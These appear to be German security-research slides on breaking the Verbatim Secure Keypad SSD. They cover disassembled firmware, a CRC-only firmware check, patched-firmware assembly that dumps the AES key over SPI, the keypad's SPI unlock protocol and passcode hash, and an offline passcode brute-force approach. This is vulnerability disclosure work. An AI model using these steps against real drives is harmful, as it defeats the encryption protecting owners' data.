ram:0000b07c 26 09 ef fc     bl.d        FUN_ram_000049a0                          undefined FUN_ram_000049a0()
ram:0000b080 0a 21 40 04     _mov        r1,r17
ram:0000b084 23 08 31 00     brne.d      r0,0x0,LAB_ram_0000b0a6
ram:0000b088 1f 12 81 30     _ldb        r1,[gp, 0x1f]
ram:0000b08c 82 25 03 18     sub         r13,r13,0xe0
ram:0000b090 86 e5           cmp_s       r13,0x6
ram:0000b092 a7 b9           bclr_s      r1,r1,0x7
ram:0000b094 bc 01 2d 00     bhi.d       switchD_ram:0000b0a4::caseD_7
ram:0000b098 1f 1a 42 30     _stb        r1,[gp, 0x1f]
ram:0000b09c f0 26 40        ld.as       r0,[->switchD_ram:0000b0a4::caseD_e0,r13]     = ram:0000b0f8
             73 00 00
             7c ba

                        switchD_ram:0000b0a4::switchD
ram:0000b0a4 00 78           j_s         r0

                        LAB_ram_0000b0a6                                XREF[1]:     ram:0000b084(j)
ram:0000b0a6 87 b9           bset_s      r1,r1,0x7
ram:0000b0a8 1f 1a 42 30     stb         r1,[gp, 0x1f]
ram:0000b0ac 0a 20 00 04     mov         r0,r16
ram:0000b0b0 62 09 ef fc     bl.d        FUN_ram_00004a10                          undefined FUN_ram_00004a10()
ram:0000b0b4 0a 21 40 04     _mov        r1,r17
ram:0000b0b8 99 01 00 00     b           switchD_ram:0000b0a4::caseD_7
```

```
1
2  uint FUN_ram_0000b024(undefined *param_1)
3
4  {
5    undefined uVar1;
6    byte bVar2;
7    int iVar3;
8    undefined4 uVar4;
9    uint uVar5;
10   uint uVar6;
11   uint uVar7;
12   int unaff_gp;
13
14   uVar1 = param_1[2];
15   uVar6 = (uint)CONCAT11(*param_1,param_1[1]);
16   bVar2 = param_1[3];
17   uVar5 = 0;
18   if ((*(byte *)(unaff_gp + 0x1e) & 2) != 0) {
19     return 0;
20   }
21   uVar7 = uVar6 - 2 & 0xffff;
22   iVar3 = FUN_ram_000049a0(param_1,uVar7,CONCAT11(param_1[uVar6 - 2],param_1[uVar6 - 1]));
23   if (iVar3 != 0) {
24     *(byte *)(unaff_gp + 0x1f) = *(byte *)(unaff_gp + 0x1f) | 0x80;
25     FUN_ram_00004a10(param_1,uVar7);
26     goto switchD_ram:0000b0a4_caseD_7;
27   }
28   *(byte *)(unaff_gp + 0x1f) = *(byte *)(unaff_gp + 0x1f) & 0x7f;
29   switch(uVar1) {
30   case 0xe0:
31     iVar3 = 0x18;
32     FUN_ram_00000d70();
33     FUN_ram_00000d88(&DAT_ram_40000100);
34     do {
35       iVar3 = iVar3 + -1;
36       uVar4 = FUN_ram_0000349c();
37       (&DAT_ram_40000030)[uVar5] = (undefined *)uVar4;
38       uVar5 = uVar5 + 1;
39     } while (iVar3 != 0);
40     DAT_ram_40000020 = &DAT_ram_494e4920;
41     DAT_ram_40000030 = &DAT_ram_494e4920;
42     uVar5 = 1;
43     FUN_ram_0000342c(&DAT_ram_400001d0);
44     iVar3 = FUN_ram_0000392c(1,3);
45     FUN_ram_00000e44();
46     FUN_ram_00000ffc();
47     *(undefined *)(unaff_gp + 0x33) = 1;
48     if (iVar3 == 0) {
49       uVar5 = 10;
50     }
51     break;
52   case 0xe1:
53     iVar3 = FUN_ram_00001168(param_1 + 4);
54     if (iVar3 == 0) {
55       *(byte *)(unaff_gp + 0x1f) = *(byte *)(unaff_gp + 0x1f) & 0xfe;
56       return 0xb;
57     }
58   default:
59 switchD_ram:0000b0a4_caseD_7:
60     uVar5 = 1;
61     break;
```

Firmware-Analyse

- Bei der Analyse der Firmware konnte festgestellt werden, dass deren Validierung nur mit einer einfachen CRC-16-Prüfsumme erfolgt (XMODEM CRC-16)
- Ein Angreifer kann daher schädlichen Firmware-Code mit einer gültigen Prüfsumme für den INIC-3637EN auf dem SPI-Flash-Memory-Chip speichern



Firmware-Analyse

- Firmware modifizieren zu können war für weitere Analysen des INIC-3637EN und der Konfiguration dessen Hardware AES Engine sehr nützlich

```
$ python update-firmaware.py firmware_hacked.bin
Verbatim Secure Keypad Firmware Updater v0.1 - Matthias Deeg, SySS GmbH (c) 2022
[*] Computed CRC-16 (0x03F5) does not match stored CRC-16 (0x8B17).
[*] Successfully updated firmware file
```

- Durch Schreiben von etwas ARCompact Assembler Code und unter Verwendung der vorhandenen SPI-Funktionalität der Firmware konnten interessante Daten des INIC-3637EN gelesen oder zur Laufzeit verändert werden

Firmware-Analyse

```
.global __start

.text

__start:
    mov_s   r13, 0x4000010c       ; read AES mode
    ldb_s   r0, [r13]
    bl      send_spi_byte

    mov_s   r12, 0                ; index
    ; mov_s   r13, 0x400001d0       ; AES key buffer address
    mov_s   r13, 0x40056904       ; AES key buffer address
    mov     r14, 32               ; loop count

send_data:
    ldb.ab  r0, [r13, 1]         ; load next byte
    add     r12, r12, 1
    bl      send_spi_byte

    sub     r14, r14, 1
    cmp_s   r14, 0
    bne     send_data
    b       continue

.align 4
send_spi_byte:
    mov_s   r3, 0x1
    mov_s   r2, 0x400503e0

    stb.di  r3, [r2, 0xf1]
    mov_s   r1, 0xee
    stb.di  r1, [r2, 0xe3]
    stb.di  r3, [r2, 0xe2]
    stb.di  r0, [r2, 0xe1]
send_spi_wait:
    ldb.di  r0,[r2, 0xf1]
    bbit0   r0, 0x0, send_spi_wait
    stb.di  r3,[r2, 0xf1]
    j_s     [blink]

continue:
```

Firmware-Analyse

- Der entwickelte Debug Code konnte unter Verwendung einer entsprechenden GCC Tool Chain assembliert und anschließend an eine passende Stelle des Firmware Image kopiert werden
- Beispiel-Makefile:

```
$ cat Makefile
PROJECT = debug
ASM = ./arc-snps-elf-as
ASMFLAGS = -mcpu=arc600
LD = ./arc-snps-elf-ld
LDFLAGS = --oformat=binary

$(PROJECT): $(PROJECT).o
        $(LD) $(LDFLAGS) $(PROJECT).elf -o $(PROJECT).o

$(PROJECT).o: $(PROJECT).asm
        $(ASM) $(ASMFLAGS) debug.asm -o $(PROJECT).elf

clean:
        rm $(PROJECT).elf $(PROJECT).o
```

Firmware-Analyse

```
1
2  undefined4 FUN_ram_00001090(void)
3
4  {
5    int iVar1;
6    undefined4 uVar2;
7    undefined *local_74 [4];
8    undefined *puStack100;
9    undefined2 local_60;
10   undefined auStack94 [94];
11
12   iVar1 = FUN_ram_0000b43c();
13   if (iVar1 == 0) {
14     FUN_ram_0000342c(&DAT_ram_400001d0);
15   }
16   else {
17     FUN_ram_00003b9c(iVar1,0x20);
18   }
19   FUN_ram_00003b18(local_74,0x70,1,2);
20   if (local_74[0] == &DAT_ram_494e4920) {
21     iVar1 = FUN_ram_000056f8(local_74);
22     if (iVar1 == 0) {
23       FUN_ram_00008d08(local_74,&DAT_ram_40000020,0x70);
24       if (puStack100 != &DAT_ram_494e4920) goto LAB_ram_00001118;
25       iVar1 = FUN_ram_000049a0(auStack94,0x5a,local_60);
26       if (iVar1 == 0) {
27         FUN_ram_00008d08(local_74,&DAT_ram_40000020,0x70);
28         FUN_ram_00000eb0(local_74,&DAT_ram_40000190,0);
29         return 0;
30       }
31     }
32     uVar2 = 2;
33   }
34   else {
35 LAB_ram_00001118:
36     uVar2 = 5;
37   }
38   return uVar2;
39 }
40
```


- Firmware-Code enthält interessante Artefakte, die auch Teil der Firmware anderer Geräte sind, z. B.
  1. Pi Byte-Sequenz (AES-Schlüssel für andere Geräte, z. B. ZALMAN ZM-VE500

```
B810h: 03 14 15 92 65 35 89 79 2B 99 2D DF A2 32 49 D6  ...'e5‰y+™-ßc2IÖ
B820h: 03 14 15 92 65 35 89 79 2B 99 2D DF A2 32 49 D6  ...'e5‰y+™-ßc2IÖ
B830h: 32 38 46 26 43 38 32 79 FC EB EA 6D 9A CA 76 86  28F&C82yüëêmšÊv†
B840h: 03 14 15 92 65 35 89 79 2B 99 2D DF A2 32 49 D6  ...'e5‰y+™-ßc2IÖ
```

  2. Magische Signatur " INI" (0x494e4920)

Protokollanalyse

- Das Hardware-Design erlaubt die SPI-Kommunikation zwischen dem Keypad-Controller und dem USB-to-SATA-Bridge-Controller (INIC-36367EN) mitzulesen (Sniffing)
- Hierbei konnten interessante Muster erkannt werden



Protokollanalyse

- Das proprietäre SPI-Kommunikationsprotokoll unterstützt 6 verschiedene Kommandos
  1. 0xE1: Initialize device
  2. 0xE2: Unlock device
  3. 0xE3: Lock device
  4. 0xE4: Unknown
  5. 0xE5: Change passcode
  6. 0xE6: Unknown
- Das Nachrichtenformat ist wie folgt:

0x00	length	command ID	0x00	payload	checksum


  - Lock Message

    `0006E300F741`
  - Unlock Message mit Passcode 111111111111 (12 mal '1')

    `0026E2000AC91F2F0AC91F2F0AC91F2956669ADFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF3F44`

Protokollanalyse


- Die Prüfsumme ist CRC-16 (XMODEM-Konfiguration)
- Alle eingegebenen Passcodes resultieren in einer 32 Byte Payload
- Die letzten 16 Bytes der Payload sind immer 0xFF
- Offensichtliche Muster können in den ersten 16 Bytes der Payload gefunden werden



Protokollanalyse

- Die Prüfsumme ist CRC-16 (XMODEM-Konfiguration)
- Alle eingegebenen Passcodes resultieren in einer 32 Byte Payload
- Die letzten 16 Bytes der Payload sind immer 0xFF
- Offensichtliche Muster können in den ersten 16 Bytes der Payload gefunden werden

1111 ergibt immer `0AC91F2F`



- Eine Art Mapping oder Hashing wird für die Benutzereingabe (Passcode) verwendet
- Unglücklicherweise ist der Keypad-Controller mit diesem Algorithmus eine Block Box

Protokollanalyse


- Zwei Idee für eine Black Box-Analyse:
  1. Verwendeten Hashing-Algorithmus durch Sammeln mehrerer Beispiel-Hashes für 4-stellige Eingaben und deren Analyse herausfinden
  2. Hardware-Brute-Force-Angriff durchführen, um alle möglichen Hashes 4-stelliger Eingaben für eine Lookup Table zu erzeugen

Protokollanalyse

4-stellige Eingabe	32-Bit Hash
0000	4636B9C9
1111	0AC91F2F
2222	5EC8BD1E
3333	624E6000
4444	B991063F
5555	0A05D514
6666	7E657A68
7777	B1C9C3BA
8888	7323CC76
9999	523DA5F5
1234	E097BCF8
5678	F540AEF4
no input	956669AD


- Das manuelle Sammeln weiterer Beispiel-Hashes und das Durchprobieren verschiedener Hash-Verfahren war nicht erfolgreich
- Daher wurde der zweite Ansatz mit einem Hardware-Brute-Force-Angriff verfolgt, um alle möglichen Hashes zu sammeln
- Dabei gab es jedoch andere Probleme


Keypad-Eingaben



Encoding aller möglichen Tasten des Keypads


Keypad-Eingaben






Pinout des Keypad-Controllers gemäß unserer Hardware-Analyse

Keypad-Eingaben






Pinout des Keypad-Controllers gemäß unserer Hardware-Analyse

Keypad-Eingaben

- Der ausgelötete Keyboard-Controller wurde zusammen mit einem Teensy 3.6 auf einem Breadboard betrieben
- Für den Teensy wurde ein Keypad Brute-Forcer entwickelt
- Die Simulation der meisten Tasten funktionierte, jedoch nicht für die Entsperrtaste (Unlock Key)
- Pin 7 des Keyboard-Controllers schien auch durch das Drücken der Entsperrtaste angesprochen zu werden, und der USB-to-SATA-Bridge-Controller initiiert kurz darauf SPI-Kommunikation mit dem Keypad-Controller

Analyse der Hash-Funktion

- Aus Verzweiflung wurde daher nochmals nach Informationen über den unbekannten Hashing- oder Mapping-Algorithmus im World Wide gesucht
- Dieses Mal konnte etwas zu dem Hash 4636B9C9 für die 4-stellige Eingabe 0000 gefunden werden
- Und dieser Reddit-Eintrag in *dailyprogrammer_ideas* namens *[Intermediate/Hard] Integer hash function interpreter* hatte die Lösung



Analyse der Hash-Funktion

- Der unbekannte Hash-Algorithmus ist die Integer Hash-Funktion namens hash32shift2002 aus diesem Artikel
- Diese Integer Hash-Funktion wurde offenbar von Thomas Wang entwickelt und eine C-Implementierung ist wie folgt:

```c
uint32_t hash32shift2002(uint32_t hash) {
    hash += ~(hash << 15);
    hash ^=  (hash >> 10);
    hash +=  (hash <<  3);
    hash ^=  (hash >>  6);
    hash += ~(hash << 11);
    hash ^=  (hash >> 16);
    return hash;
}
```

Sample Output

`hash32shift2002()`:

```
00000000 4636b9c9
00000001 62baf5a0
1703640c d4ed55d9
80000000 a31bdce4
ffffffff dc8b039a
```

Benutzerauthentifizierung

- Durch das Setzen verschiedener Passcodes und aeiner Analyze der entsprechenden Veränderungen des SSD-Inhalts, konnte ein spezieller Sektor (Nr. 125042696) gefunden werden, in dem Authentifizierungsinformationen gespeichert werden
- Die Firmware-Analyse ergab, dass die ersten 112 Bytes (0x70) für das Entsperren des Geräts verwendet werden
- Falls die AES Engine des INIC-3637EN korrekt konfiguriert ist (Modus und Schlüsselmaterial), müssen die ersten vier Bytes des entschlüsselten speziellen Sektors die magische Signatur “ INI” (0x494e4920) ergeben

Benutzerauthentifizierung

```
# dd if=/dev/sda bs=512 skip=125042696 count=1 of=ciphertext_block.bin
1+0 records in
1+0 records out
512 bytes copied, 0.408977 s, 1.3 kB/s

# hexdump -C ciphertext_block.bin
00000000  c3 f7 d5 4d df 70 28 c1  e3 7e 92 08 a8 57 3e d8  |...M.p(..~...W>.|
00000010  f1 5c 3d 3c 71 22 44 c3  97 19 14 fd e6 3d 76 0b  |.\=<q"D......=v.|
00000020  63 f6 2a e3 72 8c dd 30  ae 67 fd cf 32 0b bf 3f  |c.*.r..0.g..2..?|
00000030  da 95 bc bb cc 9f f9 49  5e f7 4c 77 df 21 5c f4  |.......I^.Lw.!\.|
00000040  c3 35 ee c0 ed 9e bc 88  56 bd a5 53 4c 34 6e 2e  |.5......V..SL4n.|
00000050  61 06 49 08 9a 16 20 b7  cb c6 f8 f5 dd 6d 97 e6  |a.I... ......m..|
00000060  3c e7 1d 8e f8 e9 c6 07  5d fa 1a 8e 67 59 61 d1  |<.......]...gYa.|
00000070  6b a1 05 23 d3 0e 7b 61  d4 90 aa 33 26 6a 6c f9  |k..#..{a...3&jl.|
*
00000100  fe 82 1c 5e 9a 4b 16 81  f7 86 48 be d9 a5 a1 7b  |...^.K....H....{|
*
00000200
```

Benutzerauthentifizierung

- Der AES-Schlüssel ist die 32 Byte Payload, die vom Keypad-Controller an den USB-to-SATA-Bridge-Controller (INIC-3637EN) gesandt werden
- Jedoch nutzt die AES Engine des INIC-3637EN eine spezielle Byte Order für den AES-Schlüssel

```
AES_key = reversed(passcode_key[0:16]) + reversed(passcode_key[16:32])
```

- Da die Information für die Benutzerauthentifizierung in einem speziellen Sektor der SSD gespeichert werden und ie AES-Schlüsselableitung aus der Benutzereingabe (Passcode) bekannt ist, kann ein *Offline* Brute-Force-Angriff durchgeführt werden
- Weil nur 5- bis 12-stellige Passcodes unterstützt werden, ist der mögliche Suchraum relativ klein

